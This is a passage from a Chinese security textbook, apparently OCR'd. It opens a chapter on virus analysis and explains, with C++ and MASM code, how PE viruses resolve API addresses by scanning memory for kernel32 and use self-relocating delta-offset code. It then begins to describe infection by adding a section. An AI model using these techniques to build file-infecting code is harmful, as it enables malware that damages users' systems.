


图 2-43　资源结构

2.11　小结

本章的重点是共享软件的常用保护方法的使用，如软件的功能限制、防拷贝、防篡改和加密等。

2.12　习题

1. 设计有日期限制的应用程序。
2. 设计有要求输入序列号的安装程序。
3. 设计有水印保护的图片浏览程序。
4. 设计使用硬盘序列号来防拷贝的软件。
5. 使用 MD5 来防止软件被篡改。
6. 本章的软件代码加密使用很简单的异或，你能实现对代码部分进行如 AES 的加密吗？

第3章 病毒分析

本章介绍病毒的原理与所使用的技术，以及预防病毒的方法，主要内容如下：

- 常见病毒的工作原理；
- 可执行文件病毒修改文件的方法；
- 可执行文件病毒使用的常用技术；
- 优化可执行文件防病毒；
- 文件过滤驱动在反病毒上的应用。

3.1 病毒概述

“计算机病毒”最早是由美国计算机病毒研究专家 F.Cohen 博士提出的。“计算机病毒”有很多种定义，国外流行的定义为：是一段附着在其他程序上的可以实现自我繁殖的程序代码。在《中华人民共和国计算机信息系统安全保护条例》中的定义为：“计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。

世界上第一例被证实的计算机病毒是在 1983 年，出现了计算机病毒传播的研究报告。同时有人提出了蠕虫病毒程序的设计思想；1984 年，美国人 Thompson 开发出了针对 UNIX 操作系统的病毒程序。1988 年 11 月 2 日晚，美国康尔大学研究生罗特・莫里斯将计算机病毒蠕虫投放到网络中。该病毒程序迅速扩展，造成了大批计算机瘫痪，甚至欧洲联网的计算机都受到影响，直接经济损失近亿美元。

计算机病毒是人为编写的，具有自我复制能力，是未经用户允许执行的代码。一般正常的程序是由用户调用，再由系统分配资源，完成用户交给的任务。其目的对用户是可见的、透明的。而病毒具有正常程序的一切特性，它隐藏在正常程序中，当用户调用正常程序时窃取到系统的控制权，先于正常程序执行，病毒的动作、目的对用户是未知的和未经用户允许的。它的主要特征有传染性、隐蔽性、潜伏性、破坏性和不可预见性。传染性是病毒最重要的一条特性。

按照计算机病毒侵入的系统分类，分为 DOS 系统下的病毒、Windows 系统下的病毒、UNIX 系统下的病毒和 OS/2 系统下的病毒。按照计算机病毒的链接方式分类可分为源码型病毒、嵌入型病毒、外壳型病毒。按照传播介质分类，可分为单机病毒和网络病毒。

随着 Windows 系统的发展，引导型病毒已经消失，宏病毒也少见。目前见得较多的是感染本机可执行文件的 PE 病毒和通过网络在计算机之间传播的蠕虫病毒。

3.2　PE 病毒分析

Windows 下常见的可执行文件，一种是二进制文件，即扩展名为 exe、dll、src 和 sys 等的文件，这些文件的执行是由 explorer.exe(资源管理器)、cmd.exe(控制台，类似 DOS 界面)或其他程序调用执行的；另一种是文本格式文件，例如扩展名为 htm 和 html，可以由 iexplorer.exe 调用，由 script.exe 来解释执行的文件。

自 Windows 2000 以后，二进制文件为 PE 结构。PE 的意思就是可移植的执行体(Portable Executable)，是 Windows 的 32 位环境自身所带的执行体文件格式。它的一些特性继承自 UNIX 的 Coff(common object file format)文件格式，同时为了保证与旧版本 MS-DOS 及 Windows 操作系统的兼容，PE 文件格式也保留了 MS-DOS 中的 MZ 头部。病毒能够感染 PE 文件，因为病毒设计者深知其结构。

3.2.1　PE 病毒常用技术

病毒也和正常的应用程序一样，涉及函数的调用和变量的使用。

1. 调用 API 函数的方法

API 是 Application Programming Interface 的英文缩写，很像 DOS 下的中断。中断是系统提供的功能，在 DOS 运行后就被装载在内存中，而 API 函数是当应用程序运行时，通过将函数所在的动态链接库装载到内存后调用函数的。可在 MSDN 的“索引”中输入函数 MessageBox 然后按 Enter 键，就可以查到该函数的使用方法。MSDN 是微软提供的开发帮助文档，是在 Windows 下编程必备的资料文件。

在 Windows 下设计应用程序不直接或间接使用 API 是不可能的，有些高级语言看似没有使用 API，只不过它们提供的模块对 API 进了封装而已。

API 的使用分为静态和动态两种方式。在源程序中调用 API 两种方式都可以使用，但对未公开的 API，因为无相应的头文件，只能使用动态方式。下面以 VC++中调用 MessageBox 说明这两种方式的区别。

(1) 静态方式

```
char note_inf[]="谢谢使用";
char note_head[]="提示信息";
::MessageBox(0, note_inf, note_head,MB_OK);   //::表示全局函数
```

反汇编结果如图 3-1 所示。“PUSH 00000000”对应的是 MB_OK 常量入栈，“PUSH 0040302C”对应的是一个字符串的偏移地址入栈，“PUSH 00403020”对应的是另一个字符串偏移地址的入栈，第 2 行“PUSH 00000000”对应窗口句柄入栈。当程序执行时，装载器会将 user32.dll 装载到应用程序虚拟空间，同时将 MessageBoxA(对应 ANSI 格式，另一种为 UNICODE 格式，用 MessageBoxW 表示。这是因为函数的参数有字符串，而字符串有两种格式)的入口地址填充到虚拟地址 004021B8h。

虚拟地址 004021B8h 是由 PE 头中 IMAGE_DATA_DIRECTORY 数组来定位的，当编译器生成 PE 文件时就计算好了。




图 3-1　API 的汇编调用

(2) 动态方式

动态方式先定义函数指针，使用函数 LoadLibrary 装载要调用的函数所在的 dll 文件，获取模块句柄，然后调用 GetProcAddress 获取要调用的函数地址。

```
void CTestDlg::OnButton
{
//定义 MessageBox 函数指针
typedef int (WINAPI *_MessageBox)(
  HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
//定义 MessageBox 指针变量
_MessageBox   new_MessageBox;
//装载 MessageBox 函数所在的 dll 文件
HINSTANCE hb=LoadLibrary("user32.dll");
//获取 ANSI 格式的 MessageBox 函数地址
new_MessageBox=(_MessageBox)GetProcAddress(hb,"MessageBoxA");
//动态调用函数 MessageBox
new_MessageBox(0,"欢迎使用!","提示信息",MB_OK);
//释放 MessageBox 函数所在模块
CloseHandle(hb);
    }
```

动态方式是在需要调用函数时才将函数所在模块调入到内存的，同时也不需要编译器为该函数在导入表中建立相应的项。

2. 病毒调用 API 函数

病毒要完成相应的功能，不可能不调用 API 函数。病毒感染 PE 文件可能是在源程序中加入病毒代码，但多数是在生成 PE 文件后通过修改 PE 文件感染的。对后种情况，病毒

难以去为使用的 API 建立导入表项，只有使用动态方式调用 API。动态使用 API 的前提是预先知道 LoadLibrary 和 GetProcAddress 的地址，可以预先设定或搜索 API 的地址实现。

一个正常的 Windows 程序，它至少需要调用模块 kernel32.dll，因为应用程序正常退出时需要调用函数 ExitProcess，而该函数位于模块 kernel32.dll 内。然而函数 LoadLibrary 和 GetProcAddress 也位于模块 kernel32.dll 内。既然模块 kernel32.dll 总在内存，如果知道这两个函数地址，直接调用即可。

(1) 检测函数地址

先用间接方式检测函数的地址，代码如下，运行结果如图 3-2 所示。

```
void CTestDlg::OnButton1()
{
  //定义函数 LoadLibrary 和 GetProcAddress 的原型
typedef HINSTANCE (WINAPI *_LoadLibrary)(
    LPCTSTR lpLibFileName
);
typedef FARPROC (WINAPI *_GetProcAddress)(
    HMODULE hModule,
    LPCSTR lpProcName
);
      //定义指针
_LoadLibrary new_LoadLibrary;
_GetProcAddress new_GetProcAddress;
//装载函数所在模块 kernel32.dll
HINSTANCE hb=LoadLibrary("kernel32.dll");
//获取函数首地址
new_LoadLibrary=(_LoadLibrary)GetProcAddress(hb,"LoadLibraryA");
new_GetProcAddress=(_GetProcAddress)GetProcAddress(hb,"GetProcAddress");
//显示结果
CString inf;
inf.Format("LoadLibrary =%Xh\r\nGetProcAddress=%Xh",
new_LoadLibrary,new_GetProcAddress);
::MessageBox(0,inf,"地址信息",MB_OK);
CloseHandle(hb);
}
```




图 3-2　取函数地址

(2) 在程序中直接使用函数地址

如下代码直接使用函数 LoadLibrary 和 GetProcAddress 的地址，动态调用函数 MessageBox，执行结果将显示一个信息提示对话框。

```
void CTestDlg::OnButton2()
{
//定义 MessageBox 原型
typedef int (WINAPI *_MessageBox)(
        HWND hWnd,
      LPCTSTR lpText,
        LPCTSTR lpCaption,
      UINT uType
);
char funName[]="MessageBoxA";
//定义地址
DWORD LoadLibraryAddr =0x77E80221;
DWORD GetProcAddressAddr =0x77E80CAB;
_MessageBox new_MessageBox;
      //定义函数所在模块名
HINSTANCE hb;
char dllName[]="user32.dll";
__asm{              ;VC++中嵌入汇编代码
    lea   eax, dllName
  push eax
  mov   ebx, LoadLibraryAddr
  call ebx      ;调用 LoadLibrary 获取 shell32.dll 模块句柄
  mov   hb, eax
        //直接使用地址
  lea   eax,funName
  push eax
  push hb
  mov   ebx, GetProcAddressAddr   ;调用 LoadLibrary 获取 shell32.dll 模块句柄
  call ebx
  mov   new_MessageBox, eax
}
//动态调用 MessageBox，显示信息提示对话框
new_MessageBox(0,"欢迎使用!","提示信息",MB_OK);
CloseHandle(hb);
}
```

预先设定 API 地址，使得代码比较短，但只能局限在某个操作系统版本下运行，并且必须先保证它所在模块在内存中。同一个 API 函数，在不同的系统下的地址可能不相同。该方法也叫“预编码”技术。

(3) 搜索 API 地址

只需要从虚拟内存搜索到 LoadLibrary 和 GetProcAddress 的地址，用这两个函数就可以获取其他函数的地址。前面已经介绍过，一般程序都会加载 LoadLibrary 和 GetProcAddress 所在的库文件 kernel32.dll，那么在内存中搜索 kernel32.dll 所在基地址，然后再分析 kernel32.dll 的 PE 结构，就可以找到 LoadLibrary 和 GetProcAddress 的地址。

分析多个 Windows 系统，可以知道 kernel32.dll 加载的大致地址，比如根据在 9X 下其加载地址是 0xBFF70000，在 Windows 2000 下加载基址是 0x77E80000，然后可由该地址向高地址搜索找到其基址。也可以由高地址到低地址开始搜索，搜索开始的地址由程序入口处的 ESP 获得。程序装载器调用一个程序后将程序的返回地址入栈，然后转去执行该程序。经反汇编证明，返回地址是属于 Kernel32.dll 模块中。由于内存属性决定，有些内存可能因未分配而不能读，如果读它，将导致出错。为避免因错误而导致程序不能继续执行，必须使用 SEH 处理。SHE 即结构化异常处理(Structured Exception Handling)，是 Windows 操作系统提供给程序设计者的强有力的处理程序错误或异常的武器，有些类似于 Visual C++ 中使用的_try{} _finally{}和_try{} _except{}。后面的例子使用了从这些地址向高地址搜索的方法。

如果搜索到 Kernel32.DLL 的加载地址，其头部一定是“MZ”标志，由模块起始偏移 0x3C 的双字确定 e_lfanew，再由 e_lfanew 找到的 PE 头部标志必然是“PE”，因此可根据这两个标志判断是否找到了模块加载地址。经实验证明，该判断方法非常可靠，基本不会出现错误。因为所有版本的 Windows 系统下 Kernel32.DLL 的加载基址都是按照 0x1000 对齐的，根据这一特点可以不必逐字节搜索，按照 0x1000 对齐的边界地址搜索即可。以由程序入口处的 ESP 为例，方法如下。

下面的代码搜索 LoadLibrary 和 GetProcAddress 的地址：

```
.586p
.model flat, stdcall
option casemap :none; case sensitive
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib
include \masm32\include\user32.inc
includelib \masm32\lib\user32.lib
GetApiAddress PROTO :DWORD,:DWORD
.data
  Kernel32Addr dd ?
      ExportKernel dd ?
  GetProcAddr dd ?
      LoadLibraryAddr dd ?
  aGetProcAddr db "GetProcAddress",0
      GetProcAddLen equ $-aGetProcAddr-1
  aLoadLibrary db "LoadLibraryA",0
```

```
        LoadLibraryLen equ $-aLoadLibrary-1
        szTitle db "检测结果",0
        temp1 db "Kernel32.dll 基本地址:%8x",0dh,0ah
        db "LoadLibrary 地址 :%8x",0dh,0ah
        db "GetProcAddress 地址 :%8x",0dh,0ah,0
        temp2 db 256 dup(?)
.code
main:
Start:
        mov   esi, [esp] ; esi 为返回地址所在的页，例若[esp]=77e78f94h,esi=77e78000h
        and    esi,0fffff000h              ;转换为 1000h 字节的倍数
LoopFindKernel32:
        sub    esi,1000h
        cmp    word ptr[esi],'ZM'          ; 搜索 EXE 文件头
        jnz    short LoopFindKernel32
GetPeHeader:
        mov edi,dword ptr[esi+3ch]         ; 偏移 3ch 处为"PE"
        add    edi,esi
        cmp    word ptr[edi],4550h         ; 确认是否 PE 文件头
        jnz    short LoopFindKernel32     ;esi->kernel32,edi->kernel32 PE HEADER
        mov Kernel32Addr,esi
   ;获得 Kernel32.dll 中的所需的 API 的线性地址：
   invoke GetApiAddress, Kernel32Addr, addr aLoadLibrary
   mov LoadLibraryAddr, eax
   invoke GetApiAddress, Kernel32Addr, addr aGetProcAddr
   mov GetProcAddr, eax
        invoke wsprintf,addr temp2,addr temp1,Kernel32Addr,
LoadLibraryAddr,GetProcAddr
        invoke MessageBoxA,0,addr temp2,addr szTitle,0
        invoke ExitProcess, 0
;*************************************************************
;函数功能：从内存中 Kernel32.dll 的导出表中获取某个 API 的入口地址
;*************************************************************
GetApiAddress proc uses ecx ebx edx esi edi hModule:DWORD, szApiName:DWORD
   LOCAL dwReturn: DWORD
   LOCAL dwApiLength: DWORD
   mov dwReturn, 0
   ;计算 API 字符串的长度(带尾部的 0)
   mov esi, szApiName
   mov edx, esi
        Continue_Searching_Null:
   cmp byte ptr [esi], 0           ; 是否为 Null-terminated char ?
   jz We_Got_The_Length            ; Yeah, we got it.  :)
   inc esi                         ; No, continue searching.
```

```
  jmp Continue_Searching_Null          ; searching.......
      We_Got_The_Length:
  inc esi                              ; 呵呵, 别忘了还有最后一个“0”的长度。
  sub esi, edx                         ; esi = API Name size
  mov dwApiLength, esi                 ; dwApiLength = API Name size
  ;从 PE 文件头的数据目录获取输出表的地址
  mov esi, hModule
  add esi, [esi + 3ch]
  assume esi: ptr IMAGE_NT_HEADERS
  mov esi, [esi].OptionalHeader.DataDirectory.VirtualAddress
  add esi, hModule
  assume esi:ptr IMAGE_EXPORT_DIRECTORY; esi 指向 Kernel32.dll 的输出表
  ;遍历 AddressOfNames 指向的数组的 RVA 对应的函数名字符串
      ;AddressOfNames 为 RVA，指向一个 RVA 数组
      ;数组为 DWORD 类型，是 RVA 值，指向函数名字符串
      ;用字符串名描述的函数的个数在 NumberOfNames,包括序号引
;出的总数在 AddressOfFunctions
  mov ebx, [esi].AddressOfNames
  add ebx, hModule                 ;AddressOfNames 是 RVA,还要加上基地址
  xor edx, edx                     ;edx=函数计数值，初始化为 0,每查一个函数的 RVA,加 1
  .repeat
     push esi                      ;保存 esi，后面会用到
     mov edi, [ebx]                ;edi=导出表中函数字符串的 RVA
     add edi, hModule              ;别忘了加上基地址
     mov esi, szApiName            ;函数名字的首地址
     mov ecx, dwApiLength          ;函数名字的长度
     cld                           ;设置方向标志 DF=0,地址递增
     repz cmpsb                    ;比较字符串,直到 CX=0
     .if ZERO?                     ;ZF=1,找到了
          pop esi                  ;恢复 esi
          jmp _Find_Index ;查找该函数的地址索引
     .endif
     pop esi                       ;恢复 esi
     add ebx, 4                    ;下一个函数名的 RVA(每个函数占用 4 个字节)
     inc edx                       ;增加函数计数
  .until edx >= [esi].NumberOfNames   ;函数个数已经大于记数的总数 NumberOfNames
  jmp _Exit                            ;没找到，退出
      ;得到 ebx 为 RVA 值，[ebx]+hModule 指向函数字符串
  ;函数名称索引 -> 序号索引 -> 地址索引
  ;公式：API's 地址 =(API 的序号*4)+AddressOfFunctions 的 VA + Kernel32 基地址
_Find_Index:
  sub ebx, [esi].AddressOfNames  ;esi 就指向了下一个函数的首地址，所以要先减掉它
sub ebx, hModule                 ;减掉基地址，得到 RVA
  shr ebx, 1                     ;要除以 2，还是因为 repz cmpsb 那行
```

```
    add ebx, [esi].AddressOfNameOrdinals        ;AddressOfNameOrdinals 是 RVA，指向
;包含 16 位函数序号的数组
    add ebx, hModule                            ;要加基地址
        ;函数序号*2+AddressOfFunctions+hModule 为函数地址值的地址
    movzx eax, word ptr [ebx]                   ;eax = API 的序号
    shl eax, 2                                  ;要乘以 4 才得到偏移
    add eax,[esi].AddressOfFunctions            ;加 AddressOfFunctions 的 VA
    add eax, hModule                            ;别忘了基地址
    ;从地址表得到导出函数地址
    mov eax, [eax]                              ;得到函数的 RVA
    add eax, hModule                            ;别忘了基地址
    mov dwReturn, eax                           ;最终得到的函数的线性地址
_Exit:
    mov eax, dwReturn                           ;函数地址
    ret
GetApiAddress       endp
end main
```

显示结果如图 3-3 所示。



图 3-3　搜索到的 API 地址

3. 病毒使用变量

在使用汇编语言进行汇编时，若寄存器不够用，就要使用变量。病毒代码侵入到可执行文件中的位置对于不同的可执行文件是不同的。在下面的代码中，病毒源程序中有DWORD类型变量x，编译后设变量的偏移地址为00401002h，则其实际表示方式为mov eax, [00401002h]。

```
.386
.model flat, stdcall
option casemap :none    ; case sensitive
……
.data
    ……
.code
    jmp   @f            ;@f 表示下一个标号，指@@
```

```
    x   dd   1234h
    @@:
    mov   eax,   x
……
```

如果将 jmp 语句开始的代码(偏移为 00401000h)附加到如图 3-4 所示的两段程序后面，设程序 1 的偏移为 100h，程序 2 的偏移为 200h。附加后代码反汇编，指令 jmp 没有问题，因为它的机器码为 EB04h，EB 是 jmp 指令，04 是跨距。复制到新位置后 jmp 后面的 eip 变了，所以 jmp 后面的跳转位置也相应地变了。变量 x 的偏移变成了 102h 和 202h，但后面取变量的指令也应该相应地变成"mov eax,dword ptr[102h]"和"mov eax,dword ptr[202h]"，若仍然没有变，肯定会产生错误。




图 3-4　附加代码

现在尝试作以下修改：

```
.386
.model flat, stdcall
option casemap :none              ; case sensitive
……
.data
  ……
.code
      call @F                     ;@f 表示下最近的一个标号，指@@
      @@:
      pop ebx
      sub  ebx, offset @B
      jmp   @f                    ;@f 表示最近的下一个标号，指@@
      x   dd   12345678h
      @@:
      mov   eax,   [ebx+x]
……
```

反汇编后代码：

```
:00401000   E800000000          call 00401005
:00401005   5B                  pop ebx
:00401006   81EB05104000        sub ebx, 00401005
:0040100C   EB04                jmp 00401012
:0040100E   3412
:00401010   7856
:00401012   8B830E104000        mov eax, dword ptr [ebx+0040100E]
```

从这段代码看到，此时 x 的地址是 0040100Eh。call 00401005 执行后再执行 pop ebx，ebx 等于 00401005h，执行 sub ebx, 00401005 后，ebx 为 0。那么最后得到的 bx 的地址 ebx+0040100E 即 0040100Eh。因为病毒加入到 PE 文件中的位置是不固定的，但不管怎么变，ebx 也跟着变，最后总能得到 x 的地址。

3.2.2　病毒修改可执行文件方法

病毒可能以 3 种方式对 PE 文件进行修改，也可能进行压缩或加密。修改的 3 种方式分别为添加节、扩展节和插入节，下面分别介绍各种方式的原理，并以相应的代码予以说明。

1. 添加节方式修改 PE

所谓添加节就是在文件的最后建立一个新节，同时在节表结构的后面建立一个节表，用以描述该节。程序的入口地址被修改为指向最后含有病毒代码的节。原理如图 3-5 所示。




图 3-5　添加节方式

下面先演示一个程序。如图 3-6 所示有 5 个可执行文件，其大小分别为 4K、20K、55K、11K、16K 字节。有一天，该目录下有几个文件感染了 SD-1 号病毒，程序运行时先弹出一个信息提示对话框，如图 3-7 所示，再运行原来的程序，同时发现病毒在同一目录下修改了一个文件。图 3-7 及后面的几个图的标题上有设计者的名字，为避免误解已删掉。

